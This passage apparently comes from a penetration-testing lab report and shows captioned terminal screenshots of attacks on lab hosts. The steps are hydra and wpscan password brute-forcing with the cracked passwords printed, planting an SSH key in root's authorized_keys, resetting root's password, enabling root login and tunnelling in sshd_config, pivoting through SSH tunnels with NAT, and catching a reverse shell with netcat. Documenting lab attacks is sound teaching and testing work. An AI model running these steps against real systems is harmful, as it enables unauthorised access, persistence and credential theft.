
```
xadmin@xadmin-virtual-machine:~$ cat .bash_history
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
exit
ssh xadmin@192.168.0.130
ssh xadmin@13.13.13.13
exit
xadmin@xadmin-virtual-machine:~$
```

Figure 1.7.a. bash_history of Workstation 3




```
xadmin@xadmin-virtual-machine:~$ ssh 192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 02:24:29 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

Figure 1.7.b. SSH into Workstation 4 from SSH to Workstation 3




```
root@kali:~# cp /root/.ssh/id_rsa.pub Desktop/dot66/root/.ssh/authorized_keys
root@kali:~# ssh 192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 1.8.a. Copying the Kali key to Workstation 5 and SSH'ing into it




```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 02:35:51 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ nano passwd root
xadmin@xadmin-virtual-machine:~$ passwd root
passwd: You may not view or modify password information for root.
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Sorry, try again.
[sudo] password for xadmin:
Sorry, try again.
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$ su -l
```

Figure 1.9.a. SSH'ing into Workstation 3 and changing the password of root




```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 1.9.b. SSH Config changed




```
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 2219
root@xadmin-virtual-machine:~# exit
logout
xadmin@xadmin-virtual-machine:~$ exit
logout
Connection to 192.168.0.34 closed.
root@kali:~#
```

Figure 1.9.c. SSH restarted




```
root@xadmin-virtual-machine:~# ip addr add 2.2.2.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 2.2.2.0/30 -o eth1 -j MASQUERADE
```

Figure 1.9.d. SSH Tunnel set up on Workstation 3




```
root@kali:~# ip addr add 2.2.2.1/30 dev tun1
root@kali:~# ip link set tun1 up
root@kali:~# route add -net 13.13.13.0/24 tun1
```

Figure 1.9.e. SSH Tunnel set up on Workstation 1 (Kali)




```
root@kali:~# hydra -l xadmin -P /usr/share/wordlists/metasploit/password.lst 13.13.13.13 ssh -V
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-27 22:04:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 88393 login tries (l:1/p:88393), ~86 tries per task
[DATA] attacking service ssh on port 22
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!@#$%" - 1 of 88393 [child 0] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!@#$%^" - 2 of 88393 [child 1] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!@#$%^&" - 3 of 88393 [child 2] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!@#$%^&*" - 4 of 88393 [child 3] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!boerbul" - 5 of 88393 [child 4] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!boerseun" - 6 of 88393 [child 5] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!gatvol" - 7 of 88393 [child 6] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!hotnot" - 8 of 88393 [child 7] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!kak" - 9 of 88393 [child 8] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!koedoe" - 10 of 88393 [child 9] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!likable" - 11 of 88393 [child 10] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!poes" - 12 of 88393 [child 11] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!pomp" - 13 of 88393 [child 12] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!soutpiel" - 14 of 88393 [child 13] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass ".net" - 15 of 88393 [child 14] (0/0)
[ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "0" - 16 of 88393 [child 15] (0/0)
[RE-ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "!@#$%^&*" - 16 of 88393 [child 3] (0/0)
[RE-ATTEMPT] target 13.13.13.13 - login "xadmin" - pass "0" - 16 of 88393 [child 15] (0/0)
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
```

Figure 1.9.f. hydra brute-forcing the password of xadmin on Workstation 6




```
root@kali:~/Desktop# wpscan --url 172.16.221.237/wordpress --username admin --wordlist /usr
/share/john/password.lst
```

Figure 1.10.a. wpscan brute-forcing the admin password




```
root@kali:~/Desktop# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.200] from (UNKNOWN) [172.16.221.237] 35185
Linux CS642-VirtualBox 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 20
14 i686 i686 i386 GNU/Linux
 22:58:37 up  3:07,  1 user,  load average: 0.05, 1.86, 5.98
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
user     tty7                      20:36    3:07m 39.14s  0.85s gnome-session -
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Figure 1.10.b. Shell successfully being created via netcat




```
root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.0.242 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-28 02:08:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~14008 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 256.00 tries/min, 256 tries in 00:01h, 14344143 to do in 933:52h, 16 active
[22][ssh] host: 192.168.0.242   login: root   password: apple
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-28 02:11:16
```

Figure 1.11.a. hydra brute-forcing root password of Web Server 2




```
root@kali:~# nmap --script=broadcast-dhcp-discover

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 05:00 EDT
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 192.168.0.211
|     DHCP Message Type: DHCPOFFER
|     Server Identifier: 192.168.0.203
|     IP Address Lease Time: 5m00s
|     Subnet Mask: 255.255.255.224
|     Router: 192.168.0.193
|     Domain Name: example.org
|_    Broadcast Address: 192.168.0.223
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.57 seconds
```

Figure 1.12.a. broadcast-dhcp-discover response




```
root@kali:~# ssh 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1586
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.242 closed.
root@kali:~# ssh -w0:0 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 02:41:45 2017 from 192.168.0.200
```

Figure 1.13.a. SSH being configured to allow tunneling




```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
```

Figure 1.13.b. Tun0 being set up on Web Server 2



```
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.022/0.025/0.031/0.007 ms
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# ip tables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
Object "tables" is unknown, try "ip help".
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~# 
```


Figure 1.13.c. Tun0 being set up on Web Server 2 cont.



